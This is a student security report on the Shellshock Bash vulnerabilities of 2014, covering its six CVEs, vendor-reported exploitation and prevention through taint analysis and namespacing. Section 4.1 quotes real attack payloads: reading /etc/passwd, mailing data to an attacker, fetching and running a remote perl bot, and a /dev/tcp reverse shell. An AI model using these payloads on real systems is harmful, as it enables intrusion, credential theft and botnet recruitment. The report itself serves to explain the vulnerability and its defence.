More than 20 Years of Shellshock

Alberto Rico Simal, Andrew Habib, and Dheeraj Kumar Bansal

DTU Compute,Technical University of Denmark
Richard Petersens Plads
Building 324, 2800 Kgs. Lyngby, Denmark
{s135555,s135552,s135551}@student.dtu.dk
http://compute.dtu.dk

Abstract. Shellshock, a vulnerability in Bash shell that hit the software community mid September 2014, is one of the most malicious bugs ever found in a widespread program. In this report we explore the exploit and its related set of vulnerabilities and attacks. We then discuss how it could have been discovered and prevented.

Keywords: *Shellshock, Bash, Shell, Security, Vulnerability, Static analysis*

1 Introduction

Shellshock is the family of vulnerabilities discovered in Bash shell that allows arbitrary code to be executed which results in unknown and probably malicious behaviour on affected machines. What makes this security hole a very serious threat is that Bash shell is one of the most widely distributed Shell with almost all Unix-like systems including Linux OS distributions, MAC OS and Cygwin: the Unix-like command-line interface for Windows. Not only that, but also Bash is used as an interface by many networking devices such as routers, switches and firewalls; and many web protocols and applications like CGI and SSH interface with Bash in different ways.

More interesting, this bug existed in the Bash shell since the malignant Bash functionality that causes the exploit was first introduced in 1989, according to the Bash change log. This gives rise to a set of serious but hard to answer questions. Could the bug have been discovered by attackers much earlier than when it was officially reported? Who might have discovered it and for how long? What other exploits could have been introduced into subverted systems using this bug? What similar exploits could still be in Bash and the like but are not yet discovered and how can we find them.

The rest of this report is organized as follows. We give the necessary background about Bash and the type of this specific vulnerability. Then a detailed description and explanation of Shellshock is discussed. After that, we give an account on its impact and related attacks with examples. Following, we examine how was the bug patched and how similar vulnerabilities could be prevented and discovered. Finally, we conclude the report with recommendations and open questions.

2 Background

In this section we provide the necessary background about Bash, environment variables and arbitrary code execution bugs. This is very important to help us understand the mechanics of the vulnerability and how the related attacks work. It also guides us when we reach our discussion about how it was patched and how could have we prevented it.

2.1 Bash Shell

We first need a general idea about shells. A shell is a user interface to interact with operating systems. A user can execute programs, access files and use services on a given operating system using shell. Shells can be used both interactively and non-interactively. In interactive mode, the shell takes user input from the keyboard and executes commands according to the received input. In non-interactive mode, shell executes commands read from a file and such files are called shell scripts. Some common shells available on various Linux/Unix like systems are dash, csh, Bash, ksh, bourne shell, ... etc.

Bash[3] also known as GNU Bash is one of the most widely used shells on major Linux and Unix-like distributions. The name is an acronym for *"Bourne-Again SHell"*. It is a feature-rich shell and it is the default interactive and non-interactive shell for many of the Linux/Unix like systems.

2.2 Environment Variables

Environment Variables are a set of dynamic values used by operating systems to control and store information that might be required for the execution of different programs and processes. Each running program has its own set of environment variables. Normally, a new process inherits its set of environment variables from its parent process as a 'copy' of the parent process environment variables; except for the direct changes made by the parent process to the set of *environment variables* of its child. Examples of important environment variables are "`PATH`" and "`TEMP`" which store a list of default directory paths and location for storing temporary files respectively.

2.3 Arbitrary Code Execution

Arbitrary code execution is a software vulnerability that gives an attacker the ability to execute any command on target machine or target program without the consent of the owner. When code is executed on affected machine using another machine remotely its called *Remote Code Execution*.

This is a serious exploit and can lead to fully compromising the subverted machine. When an attacker takes control of the machine vulnerable to *Arbitrary Code Execution*, he can use it to create botnets, steal information, launch other attacks, bring system down, ... etc.

3 ShellShock

Shellshock is a family of arbitrary code execution bugs in the Bash shell. It gives an attacker the ability to remotely execute arbitrary commands of his choice on a target machine running operating system with Bash shell as its default *non-interactive* shell.

3.1 How does it work?

The bug is that Bash automatically parses (and executes) untrusted and unsanitized user-input inserted into user-defined environment variables. There has been confusions about what the problem really is and this resulted in initial patch being insufficient.

As described by the Common Vulnerabilities and Exposures (CVE) system in CVE-2014-6271[1] "*GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment*".

In Bash, if the environment variable stored starts with "`(){`" then it is considered as a function definition. These variables are available to the given program and each process has its own set of environment variable. Bash shell can invoke another Bash shell using "`Bash`" command. By doing that, the running Bash shell exports all the environment variables to the invoked Bash instance. The vulnerability occurs because the invoked Bash instance while parsing environments variable doesn't stop at the end of the function definition but keep on executing all the commands that follow the function definition in the environment variable.This allows an attacker to append and execute his choice of commands using carefully crafted environment variables on the target machine.

The vulnerability can be checked using the following command:

```
env foo='() { :;}; echo not patched' bash -c "echo this is a test"
```

This will print the text "`not patched`" on unfixed machine as Bash will parse the code after the "`}`".

This was the original understanding of the problem which turned out to be incomplete [2]. In fact, an attacker can still achieve the same malicious behaviour by injecting his crafted code inside the function declaration itself. Bash will parse the entire function and executes whatever inside it.

This buggy behaviour could be verified by running:

```
env foo='() { echo not patched;}' bash -c foo
```

This script will output "`not patched`" on vulnerable systems. It has been accepted among security researchers that this check is the proper test for the Shellshock vulnerability [2].

What went wrong with Bash is that function import/export was enabled by default for functions defined within environment variables including user-defined

ones. Not only that, but also Bash blindly parses and executes these functions imports. A properly fixed system should outputs "`command not found`" on running the above mentioned scripts.

3.2 How it was found

Shellshock was found by the French-born security researcher Stephane Chazelas who works in UK. He reported it to the main Bash maintainer Chet Ramey and few other people. The first public disclosure came from Florian Weimer - a German member of Red Hat security team - on `oss-sec`[4] mailing list. He talked about the vulnerability in details and that a patch has been created by the main Bash maintainer Chet Ramey.

This took security researchers all over the world by surprise and attackers soon started attacking vulnerable systems. Many content delivery networks vendors like *Cloudflare* immediately started to encounter attacks exploiting this vulnerability on their networks [19]. Attackers built a botnet, *Wopbot* to attack *Akamai* and *US DoD* systems[5]. As noticed by *Cloudflare*, some attacks were just trying to open the disk drive tray to test the vulnerability.

Patches were released by different vendors soon but it was found out that they didn't completely solve the problem of Bash parsing the untrusted user input. Many patches fixed the Bash to stop parsing the variable after "}" but still Bash didn't stop parsing function definitions within environment variables that begin with the magic sequence "`(){`".

Security researchers noticed that as long as Bash is parsing untrusted user input, any vulnerability in Bash parser can be exploited[6]. So this was followed by a series of vulnerabilities that were discovered and reported and are assigned 6 different CVE numbers.

3.3 Family of Vulnerabilities

The aftermath of Shellshock lead to the following vulnerabilities and exploits and we give a brief account on each one of them.

1) **CVE-2014-6271**[1]
   This was the original and first reported bug. It allows code execution of trailing strings after function definitions as given in the previous example:

   ```
   env foo='() { :;}; echo not patched' bash -c "echo this is a test"
   ```

   This will print the text "`vulnerable`" on a vulnerable machine as Bash will parse the code after the closing "}".

2) **CVE-2014-7169**[9]
   After the original bug was patched, a similar vulnerability was found. The initial patch did not fix this problem. On systems which were fixed for CVE-2014-6271, the following script still works:

```
env X='() { (a)=>\' bash -c "echo date"; cat echo
```

This will print the result of the "`date`" command unintentionally.

3) **CVE-2014-7186**[10]
This vulnerability is due to an issue in GNU Bash parser regarding redirection implementation. According to Red Hat[13]:
"It was discovered that the fixed-sized "`redir_stack`" could be forced to overflow in the Bash parser, resulting in memory corruption, and possibly leading to arbitrary code execution when evaluating untrusted input that would not otherwise be run as code"
Example of a script exploiting this bug is:

```
bash -c true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
<<EOF <<EOF <<EOF <<EOF || echo vulnerable, redir_stack
```

This would print "`vulnerable, redir_stack`" on vulnerable systems.

4) **CVE-2014-7187**[11]
This bug is a result of off-by-one-error in GNU Bash parser. An *off-by-one-error* is a logic error in which a bound check (or any similar operation) is mistakenly missed by one more or one less. In our case, this can cause denial of service due to out-of-bound memory access. An example of this attack is:

```
(for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in
{1..200} ; do echo done ; done) | bash || echo "vulnerable"
```

A Vulnerable system shall print "`vulnerable`".

5) **CVE-2014-6277**[7]
After an initial fix was released, security experts found out that it was not enough. Bash was still parsing the trailing strings after malformed function definitions in user-defined environment variables. This vulnerability could result in segmentation fault in affected systems.
An example where the variable can be referenced at `0x41414141` would be:

```
env X=() { x() { _; }; x() { _; } <<‘perl -e ’{print "A"x1000}’‘;
}" bash -c
```

According to `seclist` full disclosure mailing list[12], it produces the following error on unpatched systems:

```
{bash[25662]: segfault at 41414141 ip 00190d96 sp bfbe6354 error
4in libc-2.12.so[110000+191000]}
```

6) **CVE-2014-6278**[8]
This is similar to the original vulnerability and allows for Remote Code Execution due to bug in parsing function definitions in Bash.
An example how this vulnerability can be exploited in unpatched systems would be:

```
env X='() { 0; }; echo vulnerable;' bash -c
```

This will print the string "`vulnerable`" on vulnerable systems.

4 Impact

On CVE database, Shellshock has an impact score of 10/10 and exploitability score of 10/10. It means that this bug has severe impact with very high likelihood to be exploited[15]. 67% of the public servers are using Linux/Unix like operating systems[16]. The chance of them running Bash as their default non-interactive shell is very high. Hence this vulnerability has such high impact.

It is unavoidable to compare Shellshock with the previous recently discovered bug in SSL called **Heartbleed**[17][18]: *a security flaw with SSL negotiation that might result in leaking information from the server memory.* Though Heartbleed was conceived to be very notorious with high probability of exploitation, its effect was somehow small. The following risk assessment matrix compares Shellshock and Heartbleed.



Fig. 1. Risk assessment of Shellshock Vs. Heartbleed

4.1 Attacks

As reported by various security vendors[19][20], as soon as Shellshock was made public hackers started exploiting it right way. They made scanners to find vulnerable systems and subvert them. Some of the attack vectors as recorded by various content delivery networks vendors are as follows:

1) Eject

This is the most simple attack. Basically attackers were trying to eject the CD/DVD tray of vulnerable systems. This attack works because on the servers with CD/DVD tray, the "`/bin/eject`" command can be used to eject the CD/DVD tray. Cloudflare suggests that if your server ejects its CD/DVD tray on its own, then probably someone is trying to figure out if it is vulnerable to Shellshock[19]. If the targeted server is named "`target.com`", then the attack looks like the following

```
curl -H "User-Agent: () { :; }; /bin/eject" http://target.com/
```

In the above command, the attacker is setting the "`User-Agent`" variable to

```
{ :; }; /bin/eject}
```

It is possible that on the target machine, "`HTTP_USER_AGENT`" variable is copied directly from "`User-Agent`" variable sent by attacker. When web server passes this variable to the Bash shell to process some request, it will cause the server to open the CD/DVD tray.

2) **Passwords File**
On most Linux/Unix systems, passwords are stored in "`/etc/passwd`" file. What Cloudflare[19] found out that, some attackers were trying to get the contents of the file. The simplest attack was of the form:

```
() {:;}; /bin/cat /etc/passwd
```

That command will read the password file "`/etc/passwd`" and concatenate it to the response from the web server. So an attacker injecting this code will get the password file on his screen with the response from the web server.

3) **Email**
Another clever way attackers found was to email the username of the owner to their mail. The attack vector looks like:

```
() { :;}; /bin/bash -c \"whoami | mail -s 'example.com 1'
attacker@mail.com
```

This first command "`whoami`" will print the username of the current user running the system. Then it will send the username as an email to the attacker with the subject being the name of the website being attacked(in our case "`example.com`") and email content as the output of :`whoami`" command. This is particularly useful as if the user running the shell is "`root`" then it will be a highly vulnerable target.

4) **Reconnaissance**
According to Cloudflare, reconnaissance attack was the most popular attack on their network comprising almost 83% of all attacks[19]. In *reconnaissance attack*, attacker sends a command to target machine to send some data to a

third-party machine. This third party machine then compiles list of all the machines that have communicated with it.
The most simple attack was to use the "`ping`" command to check whether a machine is online or not. One of the attack vectors looked like this:

```
() {:;}; ping -c 1 -p examplesitesig attacker-machine.com
```

Using this vector, the target machine will send a single packet (`- c 1`) to the attacker machine with specific payload "`examplesitesig`" as indicated by the "`-p`" parameter. This payload can be a signature of the attacked machine or any unique ID to trace back the attacked machine. Attacker can then just compile the list of machines that contacted the third party machine controlled by him.

5) **Webpage Download**
In this attack the attacker sets up a website, and try to get the target machine to download a webpage from his website. An example attack vector can be like:

```
() {:;}; /usr/bin/wget http://attacker-controlled.com
/examplecomvulnerable >> /dev/null
```

If an attacker uses this vector to exploit the website "`example.com`", then attacker can look at the webserver log entries of "`attacker-controlled.com`". The attacker can setup "`examplecomvulnerable` page on his website for "`example.com`", and if he finds the request for "`examplecomvulnerable`", then he can figure out that `example.com` is vulnerable to Shellshock.

6) **IRC Bot - DDoS Launcher**
Attackers try to download and install an Internet Relay Chat (IRC)[21] bot on the target machine and then cleanup all temp information and traces. The bot will connect to a predefined IRC channel and then listen to the commands from the attacker. The attack vector seen by Netmonastery[20] was:

```
GET /cgi-bin/hi HTTP/1.0 User-Agent: () { :;}; /bin/bash -c "cd
/tmp;
wget http://213.5.xx.xxx/ji;curl -O /tmp/ji http://213.5.xx.xxx/jurat
;
perl /tmp/ji;rm -rf /tmp/ji;rm -rf /tmp/ji*"
```

The compromised machine can be used to launch Distributed Denial of Service(DDoS)[22] attacks on any target later.

7) **Reverse Shell**
This attack uses a "`call home`" script which usually connects to bots/ compromised systems. The attack vector as caught by Netmonastery[20] was:

```
GET /cgi-bin/ HTTP/1.1 Host: xxx.xxx.xxx.xxx User-Agent: () { :;};
/bin/ -c "/bin/ -i >& /dev/tcp/xxx.xxx.xxx.xxx/3333 0>&1"
```

On a call back, the binary is downloaded and executed. Then it waits and listens for the commands from the controlling machine (C&C server) effectively turning target machine into a bot.

8) **Other Attacks**
As severe this bug is, there have been so many other types of attacks based on Shellshock. *Data Theft Agent*,*Brute-force Daemon*,*The Good Samaritan Scan*, as pointed out by Netmonastery[20], to name a few of them.
Moreover, at some point, Cloudflare reported 10-15 Shellshock-based attacks per second[19].

4.2 Targets

According to Cloudflare[19], 23% of the attacks were directed against *cPanel*[23] web hosting control software, 15% against old *apache*[24] installations and 15% against the *Barracuda*[25] hardware products which have a web-based interface.

Attacks on hardware devices mean that its not only the servers which are the targets, but essentially anything on the network that is running Bash shell. This is of high concern since such devices usually get much less attention in regard to patching and updates.

5 Prevention

Shellshock followed the *coordinated disclosure* pattern[26]. It means the bug was disclosed only to the main Bash maintainer, major OS distributors and few other relevant personnel. And as soon as a patch was ready, it was made public.

5.1 Patching

As soon as initial bug was patched, security researchers around the world found out that problem was not fixed with the initial patch. Consequently, as described in section 3, there were 5 more bugs filed after that.

Florian Weimer[6] provided an unofficial patch to fix the vulnerabilities. As suggested by other security researchers, he used prefixes and suffixes for shell function variables. The patch allowed only environment variables beginning with prefix "`BASH_FUNC_`" and suffix "`()`" to be inspected for shell functions imports.

Eventually, Chet Ramey - the Bash maintainer - released the official patch[27]. The official patch used Florian's technique but the suffix was changed to "`%%`" as this does not include shell meta-characters, so as to avoid any potential problems.

The ultimate check for Shellshock exploitability as mentioned earlier is the following script:

```
env foo='() { echo not patched; }' bash -c foo
```

This should print "`not patched`" on systems vulnerable to Shellshock and its variants.

5.2 Early Detection and Prevention

Shellshock is a critical and serious vulnerability due to its impact and ease of exploitation. Therefore, we have to explore possible techniques to discover such bugs and fix them in early stages. Many suggestions and recommendations were discussed by security researchers and experts. In the following, we present some of the techniques and practices we believe could have helped discover the bug and/or prevent it.

1) Static Analysis

a. Information Flow Techniques: Taint Analysis

When an object receive data from untrustworthy source (like user input for example), then this object should be tainted (flagged or labeled so as to allow tracking of this object through the system to measure its influence. And this tainting is propagated through out the entire system in the sense that when a tainted variable is used to directly or indirectly derive the value of another variable, then the derived variable is also tainted.



Fig. 2. Taint checking

This static analysis technique could have raised an alert about user input being stored in environment variables and processed by Bash without proper sanitization and checking.

2) Coding Practices

a. Use of Namespace

This was the solution ultimately introduced by most of the patches released to mitigate the breach. It has always been a good practice to use namespaces when using a shared resource like the environment variables. A separate namespace should be created for each program and also whenever the program is using a large list of values. One could just have used the prefix "BASH_" for the imported function definitions.

b. Explicit data and/or code import

It is not always a good practice to by default enable implicit data and code import. Since this Bash functionality of importing functions

through specially-formatted user-defined environment variables is rarely used, it should have been made available by explicit requests only. In fact, an effective patch for the Shellshock was developed by enforcing a specific explicit request for functions import.

3) **Software Documentation**
   a. **Not only functionalities, but how they work** If the functionality of importing functions through user-defined environment variables and how it works have been well-documented and in details, the Shellshock bug could have been discovered much earlier.

6 Conclusion

In this paper we first provided the necessary background required to understand the Shellshock vulnerability. Then, We discussed the bug in details, its variants and how it was discovered. After that, we gave an account on its impact and various attacks reported by major industry stakeholders. Finally, we concluded by recommending some techniques that we believe - if used - could have prevented this exploit or at least helped discover it much earlier.

The Shellshock and its intractable impact should mobilize the software developers communities to check and verify programs that we are heavily dependent on for similar bugs and vulnerabilities. More research on how these types of exploits could be discovered and prevented is equally important as Shellshock was a simple but hard-to-find bug.

References

1. Vulnerability Summary for CVE-2014-6271, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271
2. David A Wheeler, Shellshock, http://www.dwheeler.com/essays/shellshock.html
3. Bash - GNU Project - Free Software Foundation, http://www.gnu.org/software/bash/
4. oss-sec: Re: CVE-2014-6271: remote code execution through bash, http://seclists.org/oss-sec/2014/q3/650
5. Juha Saarinen, First Shellshock botnet attacks Akamai, US DoD networks, http://www.itnews.com.au/News/396197,first-shellshock-botnet-attacks-akamai-us-dod-networks.aspx
6. oss-security - Re: CVE-2014-6271: remote code execution through bash, http://www.openwall.com/lists/oss-security/2014/09/25/13
7. Vulnerability Summary for CVE-2014-6277, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6277
8. Vulnerability Summary for CVE-2014-6278, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6278
9. Vulnerability Summary for CVE-2014-7169, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169

10. Vulnerability Summary for CVE-2014-7186, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7186
11. Vulnerability Summary for CVE-2014-7187, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7187
12. Full Disclosure - the other bash RCEs (CVE-2014-6277 and CVE-2014-6278), http://seclists.org/fulldisclosure/2014/Oct/9
13. access.redhat.com - CVE-2014-7186, https://access.redhat.com/security/cve/CVE-2014-7186
14. Shellshock Vulnerability — LogRhythm: The Dialog - The Security Intelligence Company, http://blog.logrhythm.com/tags/shellshock-vulnerability/
15. Common Vulnerability Scoring System Version 2 Calculator - CVE-2014-6271, https://nvd.nist.gov/cvss.cfm?version=2&name=CVE-2014-6271&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)
16. Usage statistics and market share of Unix for websites, http://w3techs.com/technologies/details/os-unix/all/all
17. Heartbleed Bug, http://heartbleed.com/
18. Vulnerability Summary for CVE-2014-0160, https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0160
19. Inside Shellshock: How hackers are using it to exploit systems, http://blog.cloudflare.com/inside-shellshock/
20. SHELLSHOCK Threat samples from CVE-2014-6271, http://netmonastery.com/en/shellshock-threat-samples-from-cve-2014-6271/
21. RFC 1459 - Internet Relay Chat Protocol, https://tools.ietf.org/html/rfc1459
22. J. Mirkovic and P. Reiher, *A taxonomy of DDoS attack and DDoS defense mechanisms*, ACM SIGCOMM Computer Communications Review, vol. 34, no. 2, pp. 39-53, April 2004.
23. cPanel, Inc., http://cpanel.net
24. The Apache HTTP Server Project, http://httpd.apache.org
25. Barracuda Networks, https://www.barracuda.com/
26. Microsoft Security :: Coordinated Vulnerability Disclosure — Report a Vulnerability — MSRC:,http://technet.microsoft.com/en-us/security/dn467923
27. Bash-4.3 Official Patch 27, https://lists.gnu.org/archive/html/bug-bash/2014-09/msg00278.html